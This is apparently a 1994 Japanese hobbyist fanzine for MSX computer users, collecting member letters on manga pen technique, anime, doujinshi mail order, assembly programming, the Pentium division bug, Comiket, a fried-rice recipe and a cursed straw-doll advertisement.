さて落書きに慣れたら、次はペンで絵を描いてみましょう。マンガ、イラストの基本はペン描きです。鉛筆でいくらうまい絵が描けてもペンが使えないのでは全く話になりません。ペンはGペンでもいいのですが、筆圧の強い方には「かぶらペン」がいいです。比較的きれいにペン描きが出来ます。

とにかく最低でも１年はこれで真似しながら修行してください。マンガの技術云々するよりも「とにかく描け」この一言に尽きます。

あせらずにゆっくりと楽しんで絵の練習をしてみてください。

５、ハマったアニメの話

先日Ｌｏｖｅｒｓ東海組組長の佐久間雄作さんと電話してたとき、佐久間さんが「日曜日にやっている『ママレード・ボーイ』はなかなか面白いですよ」といっていたので見てみたらマジで面白くてハマりました。やっぱり光希ちゃんはいいなぁ。ポニーテールの女の子は大好きなので毎日ビデオを見るたびに「くぅーっ」状態です。

それにしても佐久間さんはこんなアニメを見ていたんですねぇ。「ラブコメは恥ずかしくって見ていない」といっていたくせに、まるで落語の「まんじゅう怖い」みたいですねぇ。

豆知識２

まんじゅうこわい：江戸時代の落語の１つ。日ごろから「まんじゅう怖い」といっていたのを聞いた長屋の連中がまんじゅうをたくさんもっていった。はじめは「きゃーこわい」といっていたのだが、陰でそっと見ているとまんじゅうを食べていたという話である。ここであてはめると佐久間氏は「ラブコメ怖い」といっておきながらかげでこっそりと見ていたことになる。

６、「同級生ファンクラブ」結成のお知らせ。

この度、ＬｏｖｅｒｓとVERNET、それとＣＵＲＥＣ合同でエルフのヒット作「同級生」のファンクラブを作ることになりました。会費は無料の予定です。連絡は最後の方でしますのでご覧になってください。

７、Ｌｏｖｅｒｓ、ＶＥＲＮＥＴ合同飲み会のお知らせ

来年の２月下旬か３月上旬あたりにＬｏｖｅｒｓとＶＥＲＮＥＴ合同で飲み会＆カラオケｅｔｃをやりたいと思います。ＬｏｖｅｒｓとＶＥＲＮＥＴの関東地区の会員を対象とする予定ですが、状況によっては関東地区以外でも参加可能にする事も考えています。

場所は現在東京池袋か八王子で検討しています。八王子はたぶん「炭火の焼き肉食べ放題」なんかを検討しています。（でも彦ばんみたいな安っぽいところではないので安心してね）

池袋はどこにいくかは未定ですが、どこに行きたいかは連絡があれば検討します。会費は出来るだけ３０００円で収まるようなところを探します。ただしカラオケ代はまた別になるかも。学生の方に出来るだけ優しい企画にしますので、もし参加したいなぁという方は住所氏名とイベントをやりたい場所とやりたいことをを記入の上、最後のところに書かれている住所まで送ってください。それをもとにイベントをやる場所を決めます。

ＶＥＲＮＥＴの方もどんどん参加してください。スタッフのＴＡＫＡさん、ＶＥＲＮＥＴの勧誘もこの場でやってください。私が許可します。

８、ＰＲＯＪＥＣＴ　ＰＯＴＩＯＮ発行同人誌の通販のお知らせ

早いものでＰＲＯＪＥＣＴ　ＰＯＴＩＯＮが結成されてから来年で５年になります。そこで今回この場を借りまして通販を始めますので興味のある方は最後に書いてある連絡先まで送ってください。

悪魔の毒毒　Ｍ２　コピー誌Ｂ５　２０Ｐ　頒価２００円　平成２年７月発行

ＰＲＯＪＥＣＴ　ＰＯＴＩＯＮ最初のコピー誌。執筆者は板原昇（えむつうのとも）張本信（ＢＡＳＥ ＭＡＫＥＲ）、慶次郎（ＭＪ－２ＳＯＦＴ）の３人。内

容はドラクエ４、魔導物語、ＭＡＤＡＲＡなどです。水瀬は編集に参加しています。

天使の嚢嚢　ＴＵＲＢＯ－Ｒ　コピー誌Ｂ６　２０Ｐ　送料のみ１３０円で配布　平成３年３月発行

２作目になりまして執筆者は上の２氏の他、水瀬麻紀（このときはまんにいというペンネームで参加）、もっちーの２人が参加しています。内容はＰＣエンジンのはずれゲームの批評やエメラルドドラゴン、最近やったゲームの話など。唯一ただで配ったいわくつき。

奴等のＹＡＫＵ２　２＋　コピー誌Ｂ５　３０Ｐ　頒価　３００円　平成３年５月発行
ＰＲＯＪＥＣＴ　ＰＯＴＩＯＮ３作目は執筆者が何と７人という豪華さ（？）。ＭＳＸ関係のゲームのほかアーケードなんかといったゲームも取り扱っています。

最後のＹＡＫＵＹＡＫＵ　ＸＶＩ　コピー誌Ｂ５　３２Ｐ　頒価　３００円　平成４年３月発行
えむつうのとも解散記念で発行された本、執筆者はほぼ現在のメンバーになっています。コピー誌としてはページ数は最大。

天使の嚢嚢・再び　Ｂ５オフセット６０Ｐ　頒価５００円　平成４年１２月発行

活動の場所をパソケットからコミケに移しての活動。内容はドラクエ５や英雄伝説２など。

なつＰＡＲＡグレート　Ｂ５コピー誌２４Ｐ　頒価２００円　平成５年８月発行

これまでのゲームパロから創作オリジナルにジャンルを変更、また諸般の事情によりこぴーしになったというわくつきの本です。

ＢＬＡＣＫ　ＰＥＰＰＥＲＭＩＮＴ　Ｂ５オフセット４０Ｐ　平成５年１２月発行

この本も創作オリジナル本です。やや少なめに発行したのですが、何故か完売してしまった本です。なお、この本は現在売り切れ状態です。

なつぱら２　Ｂ５オフセット３６Ｐ　頒価３００円　平成６年８月発行

ＰＲＯＪＥＣＴ　ＰＯＴＩＯＮの発行物もこれが８冊目。例の如くジャンルは創作オリジナルです。

代金はすべて送料込み。送金は為替か郵便振替で、振替の口座番号は００１８０－８－５１２２４　加入者名　髙橋顕治。通信欄にほしい本を明記してください。

９、次回予告

○新連載、マンガ・イラストを描こう。
○イラスト（だいたいリリアさんが描いているような感じにする予定です）
○突発書きだし「水瀬のオヤジの証明」
○その他思い付いたことをいろいろ

を書く予定です。あまり期待しないで待ってください。お願い（プレッシャーに弱い私）
１０、水瀬の連絡先

感想、ファンレター、「同級生ファンクラブ」、「Ｌｏｖｅｒｓ、ＶＥＲＮＥＴ合同飲み会」のお問い合わせ、その他何かありましたらこちらまでどうぞ。

〒３０２－０１　茨城県北相馬郡守谷町守谷甲２７７９－１０９　髙橋　顕治

１１、おまけ

冬コミは落ちました。今年は非常に厳しい年ですね。というわけで新刊はないです。５年ぶりに一般参加の列に紛れていきそうです。
そうそう、次回の夏コミはＶＥＲＮＥＴもサークル参加するんですかぁ？　それでしたら私が申込書買っておきますけど。
ところでＡｌｅｐｈさんのいっている「通販サークル」って「ＬＬパ○ス」ですかぁ？

＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝

<<Aleph コメント>>

まず、ＯｐｅｎＳｐａｃｅの会報を水瀬さんより頂きました。ありがとうございます。
オフセ化ですが、水瀬さんがおっしゃるとおりには、いかない部分があります。現状で、会員数は４６名で、さらに加速度的に減少傾向にあります。ページ数が多く、オフセで作った方が１部当たりの価格が低

く抑えられるとしても、結局本部が在庫を抱えることになり、私が今以上に損害を被る余裕がない以上、会員向けにオフセ印刷を導入することは出来ません。ちなみに、６４ページ５０部を私は８０００円で作ります。１００部でも、１６０００円です。オフセットの半額ですが。で、送料他を加えると、今の価格になるわけです。

そんなわけで、オフセ化計画は現在のＳＶ計画のような形になったわけですが、御理解戴けませんでしょうか？まあ、どちらにしても、原稿の書き方等全然判りませんので、経験者の助力なしにはどうしようもないのですが。

それから、私も好きで損害を被っているわけではありませんよ。マゾじゃないですって。

アニメはやはり、ジーンダイバーがいいです。そういえば、ＯｐｅｎＳｐａｃｅでも紹介されていましたね。それから、ＯＶＡですが、テレビでも紹介されていましたが、「ぼく地球」（ぼくたま、と読む）は結構いけます。総集編も出ているみたいです。原作は冗長に過ぎるところがありましたが、ＯＶＡ版はいいです。

うちはコミケは依託に絞ろうと思っています。東京は遠い…。

<<下村コメント>>

………………

（アニメ、コミケ…・知識全くないんですぅ）

<<石川コメント>>

よよよ…質問に答えてくれてありがとうございます。マイナーな漫画家というと「まみやなつき」がいいです。テクノポリス電脳天使というのを書いてた人です。でも完成された人の絵を真似してはいけないというのはなぜですか？

＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝

[[94/12/06 v25ishikawa]] by Mail
Real name : <石川ＫＮＪ>

会員がどんどん辞めていっているみたいですが、その人たちはＭＳＸユーザーなのではないでしょうか。だとすると仕方無いかもしれません。

ＶＥＲＮＥＴは始めの頃と比べずいぶん変わったと思います。始めの頃はＭＳＸという極めて簡単な一般的なハードを使っていましたが、今はＥ－ＭＡＩＬやＵＮＩＸなどの大係な機材を使うようになってきました。それゆえ今までの会員の多くは辞めてしまったのかも知れません。しかし、このところのＶＥＲＮＥＴを見るとだいぶ内容（方向性）が安定してきた様な気がします。しばらくはこのような感じで続いていくと思います。だから今、会員を入れると末長く留まってくれるのではないでしょうか。

それからＥ－ＭＡＩＬかディスクで送れるひとは何％ぐらいなのでしょうか？ＭＳＸユーザーだと漢字ロムやツールが無いと送れないですね。９０％ぐらいの会員は投稿可能だと思うのですが。

加トさんの投稿は凄い量ですね。しかも殆ど絵の事だし。僅か一年半であそこまでペン画の技術が上達するとはいったいどんな練習をしてるのでしょう？カラーのほうは何年ぐらいやっているんですか？

ＸＡＮＡＤＵはＭＳＸＦＡＮの'９４年１２月号に入っています。

やさしい人物画というのは、マール社の黄色いカバーのやつですか？しかし東京は凄いと思います。行くしかない感じがしますね。

＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝

<<Aleph コメント>>

ＶＥＲＮＥＴの多機種対象化が進行しているのは事実です。しかし、＃３で単一機種対象を放棄した時点で、こうなることはもう決まっていたのかも知れません。私はこの流れに逆らうつもりはありませんし、また、この流れにのっていくつもりでもあります。当然、ＭＳＸやＸ１には特に力を入れますので、御理解下さい。また、紙投稿を不完全ながら再開しましたので、御利用下さい。

<<下村コメント>>

ＭＳＸ離れですか。確かにその傾向はありますね。私もバイト先でよくからかわれますよ、「まだＭＳＸ使ってるの？」って半分笑い気味に。そりゃあね、仕事で使うとか、簡単に使いたいとか、ソフトを使う上では、いいと思うんです。
でも、みんな忘れてるんですよね。
何か作れる楽しさを。
私もまだまだ、ＭＳＸで作れる楽しさを味わっていこうと思っています。ＶＥＲＮＥＴにも、そんな記事が

もっと沢山載ることを期待しています。

＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝

[[94/12/09 v03Ni]] by Mail
Real name : <Ｎｉ>

こんにちは。自発的に投稿するのは初めてのＮｉです。

ＡＬＥＰＨ氏に強制されて投稿したことが数回あるので「ニヤリー」という名で載っているのを知っている人もいるかもしれません。ちなみに、この呼び名は僕にとって少々不快な歴史があるので、＃１４辺りからは使わないでほしいです。

「お前なんか知らんぞ」という人もけっこういると思うので、一応自己紹介はしておきます。

大阪府立の某高校に通う高校三年生（受験生です）。ＡＬＥＰＨ氏の後輩。

パソコン歴（約）３年、アセンブラは（約）１年半。今はほとんどアセンブラしか使っていません。「ＡＤＤ　ＨＬ，ＨＬ」という命令があるのを知らずに２ヶ月前までローテート・シフト命令で代用していた大間抜けです。いまだに、なぜ命令表に”ばばーん”と載っていることに気づかなかったのだろうと疑問が………。

ちょっと前まで、アセンブラでＲＰＧを組んでいましたが、受験のために一時中断しています。

……こんなもんでいいや。

あと、ＶＣＭＣに延々と「（未完）」のまま居座っている「Ｖｅ　ｖｅｒ．２．０」を組んだのは僕です。

しかし、永遠に「（未完）」が消えることは無いでしょう。なぜかと言うと、あれはプロトプログラム２の概形を掴むため”だけ”に作られた「プロトプログラム１」だからです。

前述した通り、僕のマシン語歴は非常に浅く一度に複雑なプログラムが組めません。そこで、不十分な機能しかもたないプロトヴァージョンをヴァージョンアップしながら機能を増やしていくのです。

と、ここまでは普通ですが、僕が普通じゃない（と、思う）のは「ヴァージョンアップの際に、前のヴァージョンは一切廃棄する」という点です。改造するわけではありません。ゼロから組み直します。手間はかかりますが、（少しだけ）最適化できます。ついでに重かった部分は、はしょります。

ちなみに、「ＢＡＳＩＣ上で動き、ＭＡＰ表示とイベント有無の判定が出来る、”プロト１”」、「漢字表示、イベント処理の一部、（疑似）多重スクロール、が追加された、”プロト２”」「ＤＯＳ上で動き、フラグ処理、マップやグラフィックのロード、ＦＭ音源ドライバー（外付けの音源で動くか分からない）、イベント分岐やコマンド選択、等々を追加され、多重スクロール（←メモリー効率が悪すぎた。）をはしょった、”プロト３”」と三回作り直しています。で、「Ｖｅ　ｖｅｒ．２．０」は、この内の「プロト１」というわけです。

まだ、ステータス処理、アイテム、魔法、戦闘、効果音、等々不足しているものは山ほどありますが、そんなものを作っている余裕は全く無いというのが実情です。

あと、「ｖｅｒ．２．０」というのは僕が付けたわけではありません。ＡＬＥＰＨ氏がいつのまにか付けてくれていました。現実的には「ｖｅｒ．０．１」ってとこですね。全体から見れば、１割弱しか出来てないんですから。あれって「ｖｅｒ．２．０」って書いてるのに「（未完）」と付け足してある辺りが結構間抜けです。

◆　ＶＥＲＮ．ミニイベントのこと　◆

集まってすぐにボーリングに行ったのですが、いかんせん僕はこいつが大の苦手で、随分とひどい目にあう羽目になりました。まず、僕の手（普通の人より３センチほど小さい。いや、ほんと。）に合うボールがない。仕方ないので手に合わないボールを使う。すると今度は、指と手首に無理がかかってとても痛い。等々、連鎖的にくだらないことばかりが起こります。

僕にとって「ボーリング」「カラオケ」「酒」は、鬼門。もっとも、この手の集まりではどう考えても避けて通れそうにないものばかりなので、ボーリングだけで済んでよかったのかもしれないのですが。

その後、ＡＬＥＰＨ氏の家に行く途中で変な連中に絡まれ、警察を呼ぶ、というアクシデント（これのせいで、ローゼン君は時間が無くなった。合掌。）がありましたが、どうにか鍋モードに突入。

ＡＬＥＰＨ氏が、９８を使ってその場で（鍋を食いながら）みんなでテキストを作ると言うので、僕は９８を運ぶ手伝い。

ここで、更にアクシデント。

ＡＬＥＰＨ氏「ああー！９８用のエディタがないー！」

仕方がないので、ワープロ登場。これがまた使いにくい。でも、我慢。

結局、９８はお部屋のインテリアに。

かくして、奥野氏が鍋奉行となり、鍋が始まりました。

しかし、僕はすることがないのでとりあえず「ぷよぷよ」モード。しばらくして、シェゾの所で負けたので鍋の所に戻った。ところが、………

「蟹がない……」

………仕方がないのでうどんを食べまくる。用意されたうどんの７０％以上を一人で食べ、なんとなく釈然としないもののとりあえず満足することに…。

ちなみに、ワープロの方で奥野氏がネタを振ってきたような気がしましたが知らんふり。蟹を食べられなかったやるせなさの方が大きかった。

その後、ＳＶ計画の話になりましが、これはＡＬＥＰＨ氏が書いてると思うのでパス。僕の意見はこの次に。

◆　ＳＶ計画について　◆

必要額３万８千円とは、どのあたりまでを含んでいるのかを知りたいです。版下の作成費や雑費まで含んでいるのか、はたまた印刷費のみなのか。

手元の資料では印刷所によって紙の厚さが違う場合があるようです。当然、印刷費も違います。あるところでは、Ａ５版９０ｋｇ７６頁１００部で３５０００円。別の所では、Ａ５版７０ｋｇ７６頁１００部で２５３００円。送料なんかもかかるので＋αですが、こういうことも考慮にいれた方がいいと思います。あと、表紙を豪華にするとまた金がかかりますが、やっぱし見栄えは必要でしょう。

ちなみに、僕自身がオフセをやったことがあるわけではないので、他にも金がかかることがあるかもしれません。とにかく、うまくやりくりして下さいね。万単位の金が動くのですから、少しでも有効に使いましょう。もはや、止めようのない所まで来てしまったそうですから………。

◆　覇王伝　◆

加トさんが「駄作」と評しておられましたが、僕も同感です。ほとんど同じとしか思えない顔がいくつもあるのは、どう見ても手抜きです。また、マップのバリエーションも少ないです。加えて、「一字拝領」は、有利すぎてくだらないです。

それから、兵糧攻め（兵力１馬１で攻めて、逃げまくる）を使うと、もはや戦が戦でなくなります。

でも、いいところもあります。それは「蝦夷が使える！」。これでしょう。全国版以来の快挙です。

蠣崎で天下統一して「蝦夷幕府だー」とかやりたい所ですが、正攻法ではまず無理でしょう。やってみたところ、１国目を落とすのに６年かかりました。そのころには、既に南部は滅び、伊達が真下まで来ていました。（蠣崎軍二万人［全部騎馬］ｖｓ伊達軍四万［ほとんど足軽］の戦で、ちょうど横にいたＴ（仮）に「モンゴル人」と命名された。）

ちなみに、僕は９８を持っていないので、部室の３８６を使いました。

◆　ペンティアムのこと　◆

ペンティアムには、バグがあるらしいです。９０億回に１回位（インテルが言ってることだから、実際にはもっと多いかも。）の割合で計算を間違うというのです。インテルは、滅多にないことなので交換はしないとほざいています。９０億分の１を多いと考えるか少ないと考えるかは使い方にもよりますが、僕はべらぼうな多さと思います。これで、バグのないヴァージョンが出回るまでペンティアムのマシンは買えないでしょう。

ＤＯＳ／Ｖマシンは、ただでさえＭＡＣに押されているのに、ペンティアムがこの調子ではかなり苦しい戦いをすることになると思われます。実に良い傾向ですね。（僕は、ＤＯＳ／Ｖ嫌い）

◆　受験生　◆

僕は、受験生です。ＶＥＲＮ．＃１３が出るころには、センターテストまで１ヶ月を切っていることでしょう。僕は、前期で文系（経済学部）、後期で理系（情報科学）という変態受験をするので結果によって人生が大幅に変わることになります。前期で通れば文系大学生。後期で通れば理系大学生。両方落ちたら浪人生。ああ、おそろしや。

ちなみに、高校のコース選択では僕は文系です。しかし、文系から理系を受けるのは一般的には異常なことのようです。ね、ＡＬＥＰＨさん。

センターテストといえば、ＡＬＥＰＨ氏の、センターテスト前日（←）に部室で麻雀した帰り（！）の「なあ、Ｗ（仮）。センターテストの会場どこやったっけ？（←何を今更……）」発言はもはや伝説と化しています。知らないとは言わせませんよ。

◆　最後に　◆

皆さん色々なペン先を使っていらっしゃるようですが、ニュームのかぶらペンは「トホホ」です。「ガリガリ」とかいって、紙を削り取っていく感触が何とも言えず……。（と言いつつ、こればっかり使っていますが。）

もひとつ。
いつのまにか、ディスク投稿が減り、E－Ｍａｉｌばかりになったような気がします。ちょっとばかり疎外感を感じてしまいました。

Ｂｙ　″既に前期は諦めている″Ｎｉ

＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝

<<Aleph コメント>>

後方からやってきて、凄いスピードで有無を言わさず追い抜いていって、いまや雲の上のハイレベルプログラマーなＮｉさんです。Ｖｅのつづき、期待してますんで。（^^；）イベントでは、とんだアクシデントがあって、私の統率力のなさが暴露されてしまいましたが、ＳＶに関する話を詰めてできたのは非常に大きな収穫でした。これについては、私の記事で。目標額は、印刷費のみです。安くできるところをご存じの方、お知らせ下さい。もっとも、いまはどのように版下を作ればよいのかもわからずにおろおろしている状態ですが。経験者の方、手解きして下さい。お願いします。

ＤＯＳ／Ｖですが、小野さん（v41ono）より、ＩＢＭ／ＰＣ用ＭＳＸエミュレータを
コピーして頂きました。なんか、メガロムのソフトも動くそうですが、なんかフロッピーを
読みに行ったきり戻ってきませんでした。もしかしたら、ＤＯＳ１のディスクを入れる必要
があるのかな…?

ペンティアムといえば、６８０６０は同クロックでペンティアムより速いそうですね。これが発行される頃にはすでに出ていると思いますが、Ｏｈ！Ｘ1月号でＸＶＩ専用の０３０アクセラレータが発表されるそうです。価格はツクモで５万円台とか。どんなもんなんでしょ。あと、「工芸０３０」なる０３０アクセラレータもあるそうです。ほかに、未完成らしいのですが、「ＪＵＰＩＴＥＲ」とかいう名前のＸ６８０００用０４０アクセラレータが大阪某所で開発されているそうです。なんか、すごそうですね。今後の動きが見逃せません。これらの情報は、インターネットニュース「fj.sys.x68000」で得られます。可能な人は、アクセスしてみて下さい。

<<下村コメント>>

私もＰｅｎｔｉｕｍについて書かせていただきます。
まずインテルの主張のほうですが、２７０００年に一度起こるか起こらないかという主張をしていますが、これは全ての命令を平均的に動かした場合によるものです。次にＩＢＭの主張ですが、バグがあるあたりを集中的にテストしていては、２４日（たしか）に一度おこってもおかしくありません。
もともと、あまり仲のよくなかった両者が対立したというところでしょうか。
ではこのまま、ほかっておくのか？　ということもありません。インテルは１月中旬までに改良Ｐｅｎｔｉｕｍを発送する予定でいます。
ＩＢＭはサイリックスと共同でチップ開発をするそうです。
ＮＥＣに関しては、ユーザー登録をしてある人に対しては、サービスセンターで無料でＣＰＵを交換してくれる葉書をユーザーに送り、現在の在庫商品に関しては、メーカーの営業担当者が、全てＣＰＵを交換します。（いずれも１月中旬頃）だからＮＥＣ製品に関しては、完全なるサポートがいきますので、所持者、購入予定者の方はそんなに心配しなくてもいいです。それ以外の機種に関してはよく分かりませんが、ＥＰＳＯＮも同じようなことをやってくるのではないでしょうか。
今Ｐｅｎｔｉｕｍマシンを買うのでしたら、そのあたりのサポート状況を調べてから買いましょうね。

＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝

[[95/00/00 v52shiraki]] by Mail
Real name : <白木 雄介ＭＴ>

今週の題目
○前号の感想
○ＹｏｕｓＭ．Ｔ．の情報教えて☆
○画材の話
○冬コミ受かりました。
○貴方に明るい春が来ますように…

●前号の感想
前号で奥野さんが平方根の計算は余り聞かないとのことでしたが、取り敢えず一部の参考書ぐらいには載っています。某科学的教育集団の「新版微積分ノート」です。この本はプログラムリストまで載っていて仲々怪しい作りをしていてよいです（笑）。（Ｎ－Ｒ法です）
ＴＡＫＡさん･･･Ｍ－ＦＡＮ･･･当たってしまった…

●ＹｏｕｓＭ．Ｔ．の情報教えて☆
当方では以下の情報を知っている方、募集中
★幻のグラディウスＩＶ（ネオ？）…秋葉原で餓狼２の頃、ロケテをしていたのですがボシャッタしまった作品です。基盤屋に回っている可能性有り。
★Ｚ８０版Ｓｍａｌｌｔａｌｋ…デモ用として出回っていた奴があるとか、名前はＴｉｎｙｔａｌｋ 重いでしょうねぇ

●画材の話　私のまわりの画材遍歴　紙篇
加トさんがいろいろ書いておられたので、私の回りの人が使っている紙等について書いてみたいと思います。
中学のころ…文章とかイラストとか書く文芸部に入ることになり、そこではケント紙が支給されていたのでケント紙ですね。私の友人達は１０枚単位で持って帰りました（未だ家にある筈）。
少し経つと漫画原稿用紙を買うようになるのですが、やっぱりＩ．Ｃ．皆だまされました「にじまないし、ひっかからないよ」うそつけー　ケント紙に戻ることに…
高校のころ…Ｉ．Ｃ．以外の紙ですね。トーンはＩ．Ｃ．でした。レトラ高いから…２年から渋谷にできたＩ．Ｃ．のアンテナショップに常連になろうと思い通うことに（現在、存在しません）ここに行くとトーンのセットが只でもらえたりしたのね。知合いがここに行ったときアルバイトのねーちゃんが「他のトーンは使わせない」の迷台詞と供にサンプルトーン５００枚をくれたらしいです
結局Ｉ．Ｃ．の紙が良くなったのは近頃でして、また使い始めているようです。私のまわりは、Ｉ．Ｃ．，ナール（Ｔｏｏ）を使ってますね。

●冬コミ受かりました。のでスペースをお知らせしたいと思います。
３０日　マー１５Ｂ（新館２階）ＷＡＲＥＨＯＵＳＥ　ＷＡＲＥＫＯＭ
今回は本が出るか解りません（私の多忙により）。売子は私含めて３人で２時間毎に交替すると思います。　是非是非遊びに来てください　「白木さんいますか？」と声をかけてみてください　コスプレの件はギリギリになるまで判りません

●貴方に明るい春が来ますように…
今回、テイラー展開を使った三角関数を出すＣのプログラムを書きたかったんですが、時間が無くて出来ませんでした。（なのでこのファイル名がＴＡＬＯＲ．Ｔ１３なのね）春先にアプリを１本発表したいな…
えーというわけで私の多忙により２・３か月投稿を休みます。仲間うちにＶＥＲＮ．をばらまいておきましたので入って投稿してくれるかな？
というわけでこのへんで…

ＢＹ　大晦日に明治神宮ー氷川神社（笑）ツアーを組もうとしている白木雄介ＭＴ

＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝

<<Aleph コメント>>

紙は、私はとりあえずＭＡＸＯＮのを使ってますが、なんかよくわからんです。（何をもって良いものというのですか？）ＳｍａｌｌｔａｌｋのＺ８０版ですか！それは恐いものがありますね。しかし、Ｓｍａｌｌｔａｌｋがあるということは、まさかＬｉｓｐも…（恐い考えになってしまった ;; ／Ｅｍａｃｓ愛用者）
平方根の話ですが、ちょっと数値解析をかじったのでいい気になっていました。申し訳ありません。もっと勉強せねば。

<<下村コメント>>

数値解析ぃ？
私はとらなかったもぉん！
でもＣ言語の講義（再履修）は、まだあるもぉん！
どうだ、まいったか !!

<<Aleph ツッコミ>>

まいった….。（自慢するなよ；）

＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝＝

[[94/12/07 v15aida]] by E-Mail
Real name : <相田 剛志>
Return-Path: herohero@t.soka.ac.jp

こんちは、相田です。
最近、年賀状のあて名の打ち込みのバイトを始めました。時給はよく、仕事も楽ですが、アパート（八王子）と仕事場（調布）とが遠い…帰りは夜遅くなるから寒いし。必然的に外食ばかりになって出費がかさむし。もっとも、VERNET#13 が出る頃には、既にこのバイトは終わってるんですけどね。

Lucky Rapper Party, Shake it, Shake the Party, いっしょーけんめーやーらーなくっちゃぁー☆

という国府田マリ子はともかく、葉山の兄貴のライブビデオがもうすぐ出る。買わねば。

バーチャファイター２を見ました（閉店寸前だったのでやれなかった）。１と比べると、テクスチャーが貼られてきれいになったのはもちろん、動きがさらに滑らか、複雑、かつ美しくなっていて、いつまで見てても飽きません。しかし、ラウの顔が東方不敗みたいでした。

「まぁだ気付かぬくわぁ〜」

最近、Ｇガンダムは東方先生の活躍が見れなくてちょいさびしい。でも面白い。熱い。「キャラクター協力　島本和彦」は伊達じゃないです。

アニメといえば、秋の番組改編でぼこぼこと始まったなかで、制作スタッフのわりになんじゃこりゃというアニメがレイアース。なんであんなに寒いんだー。漫画の方もしっかりとつまらないし。ＣＬＡＭＰはどーしちゃったんだよぉー。

もうじき冬コミですね。僕は行かない（行けない）けど。そういえば晴海とか幕張とかってまだ１回も行ったことない。

ところで、コミケといえば、いるいるこんな奴ら。

・うっとうしい長髪の奴。しかもボサボサ。せめて束ねるとかしろ。

・無精髭ぼうぼうの奴。剃れよ。

・臭い奴。風呂入れ。歯も磨け。

特に臭いのはすげー嫌、たまらん、耐えられん。夏コミにはイヤさ推定4294867296倍。この点女の子達は流石にちゃんとしてて偉い（当たり前かな）。

「ボキャブラ天国」は、見ているときの、あの何とも形容しがたい脱力感がイカしてます。２０本に１つくらいは笑えると思います。

キャベツの千切りを冷水に浸すと、シャキッとはしますけど、味や栄養分がほとんど流れ出てしまうのであまりお勧めできんです。まあ、キャベツに栄養なんて元からあまりありませんけど。

あと、林檎はそのまま皮を剥きます。皮にはたいていワックスがかかってるんで、剥かずに食べるのは危ない気がするんだけど、時々皮剥くのが面倒でそのまま食べてしまいます。あと加熱した林檎といえば、やっぱ焼き林檎です。紅玉を６つくらいに切って、オーブントースターで焼いて、蜂蜜かけて食べます。焼き林檎にするなら、紅玉がいちばんです。

突然お料理講座。

おいしい炒飯のつくりかた

材料：ごはん	茶碗２〜３杯分
豚バラ肉スライス	一切れ
玉葱	１／４個
卵	１個
葱	少々

おいしい炒飯の秘訣は、{\sl ラードと玉葱}にあります。

チューブ入りラードとかスーパーで売っていますが、具を入れる意味でも、ここは豚肉を使いましょう。バラ肉がお勧めです。

玉葱はあらかじめ１cm角くらいの大きさに刻んでおきます。

まず、肉をフライパンで炒めます。火が通ったころ、ほぐしたごはんを入れて、塩・胡椒してよく混ぜます。ほぐしかたが十分でないと、焦げてしまうので注意。

ごはんに油がまわってきたら、玉葱を入れます。玉葱はあまり焦がすと、見栄えが悪くなるので注意。もちろん生でもいけません。

炒める際には、時々返しをするといいでしょう。

だいたいいいかな、という頃、刻み葱を入れてまぜます。さらに、フライパンの上のごはんを寄せて、空いたところに卵を落としてスクランブルエッグにします。で、それをごはんとまぜます。

さて仕上げです。醤油をさっと垂らして、それがごはん全体に行き渡るように、ごはんをかきまぜてください。このとき好みで胡麻を入れるとよいです。

醤油が焦げ付かないうちに皿に移して、できあがり。熱いうちにどうぞ。

油っこいのが好きじゃない方は、肉を炒めたその次にすぐ卵を炒めて、油を卵に吸わせてしまいましょう。で、一旦卵をフライパンからあげておいて、出来上がり際に再び入れてやってください。

新スタートレックの、冒頭の「宇宙、そこは最後のフロンティア云々」という口上の、英語の方をヒアリングしてみました。

Space. The final frontier.
The feat of a voyage of star-ship Enterprise
,its continuing mission,
to explore strange new worlds,
to seek out new lifes and civilizations,
to go on a zone no one has gone before.
ひゅぃ～ん、どしゅーん。

てなぐあいに僕には聞き取れましたが、ヒアリングは得意じゃないのであんまり自信ありません。正解はどうなんでしょう。

直訳は以下の通り。

宇宙、そこは最後のフロンティア。
宇宙船エンタープライズ号の栄光に満ちた航海の、
その続行中の任務とは、
未知の世界を探索し、
新しい生命と文明を発見し、
前人未踏の領域に進んでゆくことである。

この間、「恐怖の館ＤＸ」なる少女ホラー漫画誌からかなり強烈な衝撃を受けました。といっても、漫画からではなく、通販商品の広告からです。野暮ったい雑誌名からわかるように、載ってる漫画はまず他愛の無いものです。それじゃなぜ僕は、というと、部室に置いてあったからなんですが、それはともかく、その通販商品とは。

その名も、「強力呪いのわら人形· わらピー」(本当)。 この広告によると、「わらピーで成績が上がった」「彼氏が戻ってきた」さらに、「古式にのっとった呪いを現代風にアレンジ」その上「初心者でも安心の呪い方マニュアル付き」あまつさえ「あなたの素敵な最後の切り札」だそうです。やっぱ、自分より勉強できる人とか、彼氏とか新しい彼女とかの髪の毛入れて、五寸釘で打ったんかな。で急に胸に激痛がはしって、「ああ～勉強できない～」とか「やっぱあいつとヨリ戻さなくちゃ～」とか思ったりしたんでしょうか、その人たち。

あまつさえ広告マンガまでついていて、大筋は「私には恨みがいっぱい。それに、なんであの人あんな性悪女と…あ～んわらピー、わたしを助けてぇ～」「ＯＫ！オイラにおまかせっ！」あああぁぁぁぁ。

写真では、商品自体は普通の(…)わら人形みたいでした。発売元は呪怨社だそうです。よく貸しビルに入居できたな、その名前で。また、「悪用しないでください」「18歳未満の方の御購入には保護者の印が必要」だそうですけど、「わら人形買うから印鑑貸して」と言って、貸してくれる親がいたら凄いな。それに、呪いのわら人形を悪用せずに使うにはどうしたらいいのだ。

こういうの見て注文する子には、「東京ＢＡＢＹＬＯＮ」や「うしろの百太郎」を読んで、人を呪わば穴二つ、ということを覚えてもらいたいと思うんですが。

そうだ、比較的悪用でない利用法としては、友達数人で組んで、誰か別の友達一人をターゲットとして選び、組んだ奴等が一人一つずつわらピーをターゲットの住所氏名で注文する、というのはどうだろう。ターゲットの家に、突然見も知らぬ怪しい会社から小包が幾つも届いて、開けると全部わら人形が入っているという。

